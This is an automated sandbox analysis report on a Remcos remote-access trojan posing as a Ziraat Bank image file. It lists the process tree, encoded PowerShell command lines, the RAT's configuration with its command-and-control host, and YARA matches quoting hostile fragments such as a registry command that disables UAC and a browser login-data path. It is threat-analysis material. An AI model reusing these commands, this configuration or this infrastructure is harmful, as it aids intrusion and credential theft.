

JoeSandbox Cloud BASIC



ID: 715079

Sample Name: IMG-
ZIRAATI03102022.exe

Cookbook: default.jbs

Time: 16:01:00

Date: 03/10/2022

Version: 36.0.0 Rainbow Opal

Table of Contents

Table of Contents	2
Windows Analysis Report IMG-ZIRAATI03102022.exe	4
Overview	4
General Information	4
Detection	4
Signatures	4
Classification	4
Process Tree	4
Malware Configuration	4
Threatname: Remcos	4
Yara Signatures	5
Memory Dumps	5
Unpacked PEs	5
Sigma Signatures	6
Snort Signatures	6
Joe Sandbox Signatures	7
AV Detection	7
Networking	7
Key, Mouse, Clipboard, Microphone and Screen Capturing	7
E-Banking Fraud	7
System Summary	7
Data Obfuscation	8
Boot Survival	8
HIPS / PFW / Operating System Protection Evasion	8
Stealing of Sensitive Information	8
Remote Access Functionality	8
Mitre Att&ck Matrix	8
Behavior Graph	8
Screenshots	9
Thumbnails	9
Antivirus, Machine Learning and Genetic Malware Detection	10
Initial Sample	10
Dropped Files	10
Unpacked PE Files	10
Domains	11
URLs	11
Domains and IPs	11
Contacted Domains	11
Contacted URLs	11
URLs from Memory and Binaries	11
World Map of Contacted IPs	12
Public IPs	13
Private	13
General Information	13
Warnings	14
Simulations	14
Behavior and APIs	14
Joe Sandbox View / Context	14
IPs	14
Domains	14
ASNs	14
JA3 Fingerprints	14
Dropped Files	14
Created / dropped Files	14
C:\ProgramData\remcos\logs.dat	15
C:\ProgramData\work\FILE.EXE	15
C:\ProgramData\work\FILE.EXE:Zone.Identifier	15
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\FILE.exe.log	15
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\IMG-ZIRAATI03102022.exe.log	16
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\json[1].json	16
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	16
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	17
C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_eijp20js.dii.psm1	17
C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_jrha0431.05b.ps1	17
C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_nrxaxftx.vxf.ps1	18
C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_rvimo0ac.yrw.psm1	18
C:\Users\user\AppData\Local\Temp\install.vbs	18
C:\Users\user\AppData\Roaming\FILE.exe	18
C:\Users\user\AppData\Roaming\FILE.exe:Zone.Identifier	19
Static File Info	19

General	19
File Icon	19
Static PE Info	20
General	20
Entrypoint Preview	20
Data Directories	22
Sections	22
Resources	22
Imports	22
Network Behavior	22
Snort IDS Alerts	22
Network Port Distribution	23
TCP Packets	23
UDP Packets	25
ICMP Packets	25
DNS Queries	25
DNS Answers	26
HTTP Request Dependency Graph	26
HTTP Packets	26
HTTPS Proxied Packets	27
Statistics	58
Behavior	58
System Behavior	58
Analysis Process: IMG-ZIRAATI03102022.exePID: 5820, Parent PID: 3452	58
General	59
File Activities	59
File Created	59
File Written	59
File Read	60
Registry Activities	61
Analysis Process: powershell.exePID: 6036, Parent PID: 5820	61
General	61
File Activities	61
File Created	61
File Deleted	62
File Written	62
File Read	64
Analysis Process: conhost.exePID: 6032, Parent PID: 6036	65
General	65
Analysis Process: IMG-ZIRAATI03102022.exePID: 4124, Parent PID: 5820	66
General	66
File Activities	66
File Created	66
File Written	66
Registry Activities	67
Key Created	67
Key Value Created	67
Analysis Process: wscript.exePID: 5032, Parent PID: 4124	68
General	68
File Activities	68
File Deleted	68
Analysis Process: FILE.exePID: 4184, Parent PID: 3452	68
General	68
File Activities	68
File Created	69
File Written	69
File Read	69
Registry Activities	70
Analysis Process: powershell.exePID: 2464, Parent PID: 4184	70
General	70
File Activities	70
File Created	70
File Deleted	70
File Written	71
File Read	71
Analysis Process: conhost.exePID: 1840, Parent PID: 2464	72
General	72
Analysis Process: FILE.exePID: 6112, Parent PID: 4184	73
General	73
File Activities	73
File Created	73
File Written	73
Registry Activities	74
Key Created	74
Key Value Created	74
Disassembly	74

Windows Analysis Report




IMG-ZIRAATI03102022.exe


Overview

General Information

Sample Name:	IMG-ZIRAATI03102022.exe
Analysis ID:	715079
MD5:	3b4a0b66d0415a..
SHA1:	d5f559097a703f1..
SHA256:	95c80a6add9105..
Tags:	exe geo RemcosRAT TUR ZiraatBank
Infos:	



Detection




Remcos

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm...
- Malicious sample detected (through...
- Yara detected Remcos RAT
- Antivirus detection for URL or domain
- Multi AV Scanner detection for dom...
- Antivirus detection for dropped file
- Multi AV Scanner detection for drop...
- Snort IDS alert for network traffic
- Installs a global keyboard hook
- Yara detected Costura Assembly Lo...
- Encrypted powershell cmdline option...
- Uses the Telegram API (likely for C...

Classification



Process Tree

- System is w10x64
-  **IMG-ZIRAAAT03102022.exe** (PID: 5820 cmdline: C:\Users\user\Desktop\IMG-ZIRAAAT03102022.exe MD5: 3B4A0B66D0415AF1E216224497C59B4B)
-  **powershell.exe** (PID: 6036 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -enc UwB0AGEAcgB0AC0AUwBsAGUAZQBwACAALQB TAGUAYwBvAG4AZABzACAAANQAwAA== MD5: DBA3E6449E97D4E3DF64527EF7012A10)
 -  **conhost.exe** (PID: 6032 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
-  **IMG-ZIRAAAT03102022.exe** (PID: 4124 cmdline: C:\Users\user\Desktop\IMG-ZIRAAAT03102022.exe MD5: 3B4A0B66D0415AF1E216224497C59B4B)
 -  **wscript.exe** (PID: 5032 cmdline: "C:\Windows\System32\WScript.exe" "C:\Users\user\AppData\Local\Temp\install.vbs" MD5: 7075DD7B9BE8807FCA93ACD86F724884)
-  **FILE.exe** (PID: 4184 cmdline: "C:\Users\user\AppData\Roaming\FILE.exe" MD5: 3B4A0B66D0415AF1E216224497C59B4B)
-  **powershell.exe** (PID: 2464 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -enc UwB0AGEAcgB0AC0AUwBsAGUAZQBwACAALQB TAGUAYwBvAG4AZABzACAAANQAwAA== MD5: DBA3E6449E97D4E3DF64527EF7012A10)
 -  **conhost.exe** (PID: 1840 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
-  **FILE.exe** (PID: 6112 cmdline: C:\Users\user\AppData\Roaming\FILE.exe MD5: 3B4A0B66D0415AF1E216224497C59B4B)
- cleanup

Malware Configuration

Threatname: Remcos

```
{
  "Version": "3.8.0 Pro",
  "Host:Port:Password": "remcapi.duckdns.org:2028:1",
  "Assigned name": "NEW",
  "Connect interval": "1",
  "Install flag": "Enable",
  "Setup HKCU\\Run": "Disable",
  "Setup HKLM\\Run": "Disable",
  "Install path": "Application path",
  "Copy file": "FILE.EXE",
  "Startup value": "file",
  "Hide file": "Disable",
  "Mutex": "Rmc-L9LQMY",
  "Keylog flag": "1",
  "Keylog path": "Application path",
  "Keylog file": "logs.dat",
  "Keylog crypt": "Disable",
  "Hide keylog file": "Disable",
  "Screenshot flag": "Disable",
  "Screenshot time": "10",
  "Take Screenshot option": "Disable",
  "Take screenshot title": "",
  "Take screenshot time": "5",
  "Screenshot path": "AppData",
  "Screenshot file": "Screenshots",
  "Screenshot crypt": "Disable",
  "Mouse option": "Disable",
  "Delete file": "Enable",
  "Audio record time": "5"
}
```

Yara Signatures				
Memory Dumps				
Source	Rule	Description	Author	Strings
00000000.00000002.424695583.0000000005F60000.0000004.08000000.00040000.00000000.sdmp	JoeSecurity_CosturaAssemblyLoader	Yara detected Costura Assembly Loader	Joe Security	
00000000.00000003.406392535.00000000044C4000.0000004.00000800.00020000.00000000.sdmp	JoeSecurity_CosturaAssemblyLoader	Yara detected Costura Assembly Loader	Joe Security	
00000000.00000002.416884855.0000000002F97000.0000004.00000800.00020000.00000000.sdmp	JoeSecurity_CosturaAssemblyLoader	Yara detected Costura Assembly Loader	Joe Security	
0000000C.00000000.414784551.0000000000456000.0000040.00000400.00020000.00000000.sdmp	JoeSecurity_Remcos	Yara detected Remcos RAT	Joe Security	
0000000C.00000000.414784551.0000000000456000.0000040.00000400.00020000.00000000.sdmp	Windows_Trojan_Remcos_b296e965	unknown	unknown	0x131e0:\$a1: Remcos restarted by watchdog! 0x13738:\$a3: %02i:%02i:%02i:%03i 0x13abd:\$a4: * Remcos v
Click to see the 17 entries				

Unpacked PEs				
Source	Rule	Description	Author	Strings
0.2.IMG-ZIRAATI03102022.exe.5f60000.6.raw.unpack	JoeSecurity_CosturaAssemblyLoader	Yara detected Costura Assembly Loader	Joe Security	
0.2.IMG-ZIRAATI03102022.exe.4173680.3.unpack	JoeSecurity_Remcos	Yara detected Remcos RAT	Joe Security	
0.2.IMG-ZIRAATI03102022.exe.4173680.3.unpack	INDICATOR_SUSPICIOUS_EXE_UACBypass_EventViewer	detects Windows exeutables potentially bypassing UAC using eventvwr.exe	ditekSHen	0x60100:\$s1: \Classes\mscfile\shell\open\command 0x60160:\$s1: \Classes\mscfile\shell\open\command 0x60148:\$s2: eventvwr.exe
0.2.IMG-ZIRAATI03102022.exe.4173680.3.unpack	Windows_Trojan_Remcos_b296e965	unknown	unknown	0x661e0:\$a1: Remcos restarted by watchdog! 0x66738:\$a3: %02i:%02i:%02i:%03i 0x66abd:\$a4: * Remcos v

Source	Rule	Description	Author	Strings
0.2.IMG-ZIRAATI03102022.exe.4173680.3.unpack	REMCOS_RAT_v ariants	unknown	unknown	0x611e4:\$str_a1: C:\Windows\System32\cmd.exe 0x61160:\$str_a3: /k %windir%\System32\reg.exe ADD H KLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Pol ices\System /v EnableLUA /t REG_DWOR 0x61160:\$str_a4: /k %windir%\System32\reg.exe ADD H KLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Pol ices\System /v EnableLUA /t REG_DWOR 0x60610:\$str_a5: \AppData\Local\Google\Chrome\User D ata\Default\Login Data 0x60e48:\$str_b1: CreateObject("Scripting.FileSystemObj ect").DeleteFile(Wscript.ScriptFullName) 0x6020c:\$str_b2: Executing file: 0x61328:\$str_b3: GetDirectListeningPort 0x60c08:\$str_b4: Set fso = CreateObject("Scripting.FileS ystemObject") 0x60e30:\$str_b7: \update.vbs 0x60234:\$str_b9: Downloaded file: 0x60220:\$str_b10: Downloading file: 0x602c4:\$str_b12: Failed to upload file: 0x612f0:\$str_b13: StartForward 0x61310:\$str_b14: StopForward 0x60dd8:\$str_b15: fso.DeleteFile " 0x60d6c:\$str_b16: On Error Resume Next 0x60e08:\$str_b17: fso.DeleteFolder " 0x602b4:\$str_b18: Uploaded file: 0x60274:\$str_b19: Unable to delete: 0x60da0:\$str_b20: while fso.FileExists(" 0x60749:\$str_c0: [Firefox StoredLogins not found]
Click to see the 26 entries				

Sigma Signatures

 No Sigma rule has matched

Snort Signatures	
ET TROJAN PE EXE or DLL Windows file download Text M2 - Source IP: 144.76.120.25 - Destination IP: 192.168.2.3	
Timestamp:	144.76.120.25192.168.2.3443496982022640 10/03/22-16:01:58.201313
SID:	2022640
Source Port:	443
Destination Port:	49698
Protocol:	TCP
Classtype:	A Network Trojan was detected
ET TROJAN PE EXE or DLL Windows file download Text M2 - Source IP: 144.76.120.25 - Destination IP: 192.168.2.3	
Timestamp:	144.76.120.25192.168.2.3443497022022640 10/03/22-16:03:31.618225
SID:	2022640
Source Port:	443
Destination Port:	49702
Protocol:	TCP
Classtype:	A Network Trojan was detected
ET TROJAN PE EXE or DLL Windows file download disguised as ASCII - Source IP: 144.76.120.25 - Destination IP: 192.168.2.3	
Timestamp:	144.76.120.25192.168.2.3443496982017962 10/03/22-16:01:58.201313
SID:	2017962
Source Port:	443
Destination Port:	49698
Protocol:	TCP
Classtype:	A Network Trojan was detected
ET SHELLCODE Common 0a0a0a0a Heap Spray String - Source IP: 144.76.120.25 - Destination IP: 192.168.2.3	
Timestamp:	144.76.120.25192.168.2.3443497022012252 10/03/22-16:03:32.840377
SID:	2012252

Source Port:	443
Destination Port:	49702
Protocol:	TCP
Classtype:	Executable code was detected

ET SHELLCODE Common 0a0a0a0a Heap Spray String - Source IP: 144.76.120.25 - Destination IP: 192.168.2.3	
Timestamp:	144.76.120.25192.168.2.3443496982012252 10/03/22-16:01:59.246844
SID:	2012252
Source Port:	443
Destination Port:	49698
Protocol:	TCP
Classtype:	Executable code was detected

ET TROJAN PE EXE or DLL Windows file download disguised as ASCII - Source IP: 144.76.120.25 - Destination IP: 192.168.2.3	
Timestamp:	144.76.120.25192.168.2.3443497022017962 10/03/22-16:03:31.618225
SID:	2017962
Source Port:	443
Destination Port:	49702
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection



Multi AV Scanner detection for submitted file
Yara detected Remcos RAT
Antivirus detection for URL or domain
Multi AV Scanner detection for domain / URL
Antivirus detection for dropped file
Multi AV Scanner detection for dropped file
Machine Learning detection for sample
Machine Learning detection for dropped file

Networking



Snort IDS alert for network traffic
Uses the Telegram API (likely for C&C communication)
C2 URLs / IPs found in malware configuration
Uses dynamic DNS services

Key, Mouse, Clipboard, Microphone and Screen Capturing



Installs a global keyboard hook

E-Banking Fraud



Yara detected Remcos RAT

System Summary



Malicious sample detected (through community Yara rule)

Data Obfuscation



Yara detected Costura Assembly Loader

.NET source code contains potential unpacker

Boot Survival



Creates an undocumented autostart registry key

HIPS / PFW / Operating System Protection Evasion



Encrypted powershell cmdline option found

Injects a PE file into a foreign processes

Stealing of Sensitive Information



Yara detected Remcos RAT

Remote Access Functionality




Yara detected Remcos RAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 1 Scripting	1 1 Registry Run Keys / Startup Folder	1 1 2 Process Injection	1 Masquerading	1 1 1 Input Capture	1 1 Security Software Discovery	Remote Services	1 1 1 Input Capture	Exfiltration Over Other Network Medium	1 Web Service	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 PowerShell	Boot or Logon Initialization Scripts	1 1 Registry Run Keys / Startup Folder	1 Disable or Modify Tools	LSASS Memory	2 Process Discovery	Remote Desktop Protocol	1 1 Archive Collected Data	Exfiltration Over Bluetooth	1 1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	2 1 Virtualization/Sandbox Evasion	Security Account Manager	2 1 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 Non-Standard Port	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 1 2 Process Injection	NTDS	1 Application Window Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 Ingress Tool Transfer	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Deobfuscate/Decode Files or Information	LSA Secrets	1 Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	2 Non-Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 1 Scripting	Cached Domain Credentials	1 File and Directory Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	2 3 Application Layer Protocol	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 1 Software Packing	DCSync	1 2 System Information Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
IMG-ZIRAAI03102022.exe	26%	ReversingLabs	ByteCode-MSIL.Spyware.No on	
IMG-ZIRAAI03102022.exe	27%	Virustotal		Browse
IMG-ZIRAAI03102022.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\install.vbs	100%	Avira	VBS/Runner.VPE	
C:\Users\user\AppData\Roaming\FILE.exe	100%	Joe Sandbox ML		
C:\ProgramData\work\FILE.EXE	100%	Joe Sandbox ML		
C:\ProgramData\work\FILE.EXE	26%	ReversingLabs	ByteCode-MSIL.Spyware.No on	
C:\Users\user\AppData\Roaming\FILE.exe	26%	ReversingLabs	ByteCode-MSIL.Spyware.No on	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
12.0.IMG-ZIRAATI03102022.exe.400000.0.unpack	100%	Avira	BDS/Backdoor.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
remcapi.duckdns.org	14%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://geoplugin.net/json.gp	0%	URL Reputation	safe	
http://geoplugin.net/json.gp/C	0%	URL Reputation	safe	
http://https://api.telegram	0%	URL Reputation	safe	
http://james.newtonking.com/projects/json	0%	URL Reputation	safe	
http://https://api.telegram.org45k\$1	0%	Avira URL Cloud	safe	
remcapi.duckdns.org	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
remcapi.duckdns.org	79.134.225.75	true	true	14%, Virustotal, Browse	unknown
geoplugin.net	178.237.33.50	true	false		unknown
www.uploader.net	144.76.120.25	true	false		high
api.telegram.org	149.154.167.220	true	false		high

Contacted URLs

